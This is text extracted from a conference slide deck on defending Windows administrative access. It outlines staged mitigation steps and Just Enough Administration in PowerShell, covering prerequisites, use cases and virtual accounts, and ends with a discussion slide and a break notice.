


# Stage 1 - Quickly mitigate the most frequently used attack techniques



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# Stage 2 - Build visibility and control of admin activity




2-4 weeks      1-3 months      6+ months



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# Stage 3 - Continue building defenses to a more proactive security posture



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# Just Enough Information

## Too many Admins

Pash-The-Hash

RBAC not  
respected

Delegating rights

Auditing




# JEA - Prerequisites

- Windows Server
  - Windows Server 2016
  - Windows Server 2012 R2, 2012,  
2008 R2\* with WMF 5.0
- Windows Client
  - Windows 10 1511 / 1607
  - Windows 8.1, 8, 7\* with WMF 5.0

→ Everywhere ...

# JEA

Allow only



Principle of least Privilege



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# JEA - UseCases

- Service Desk
- Junior Administrators
- Delegated Administrative Tasks
- Read Only Access
- Multi Tenant Administration

# JEA - Technical - Virtual Accounts


- Previous - local accounts
- WMF 5.0 JEA uses domain accounts or virtual accounts.

LocalSystem - not used by JEA


NetworkService - not used by JEA

Virtual Accounts - recommended

# JEA Technical



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# Summary



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# Summary

- Powershell Version 5 + Windows 10 / Server 2016
- Know the attack vectors and also the defense stack and improve them increasingly.

A complete security approach for Enterprise Customers will be shown in the dedicated session:

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
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
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# Discussion



# Open Discussion

- What was known / not known?
- Where do you need more information?
- What do you use?



# The most important quote

**“THERE ARE TWO KINDS OF BIG COMPANIES:  
THOSE WHO’VE BEEN COMPROMISED,  
AND THOSE *WHO DON’T KNOW* THEY’VE BEEN  
COMPROMISED.”**

**JAMES COMEY, DIRECTOR FBI**



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# Next Steps...

- Now: 15 min break
- Grab a coffee
- Stay here to enjoy next presentation
- Change track and switch to another room
- Ask me questions or meet me in a breakout session room afterwards


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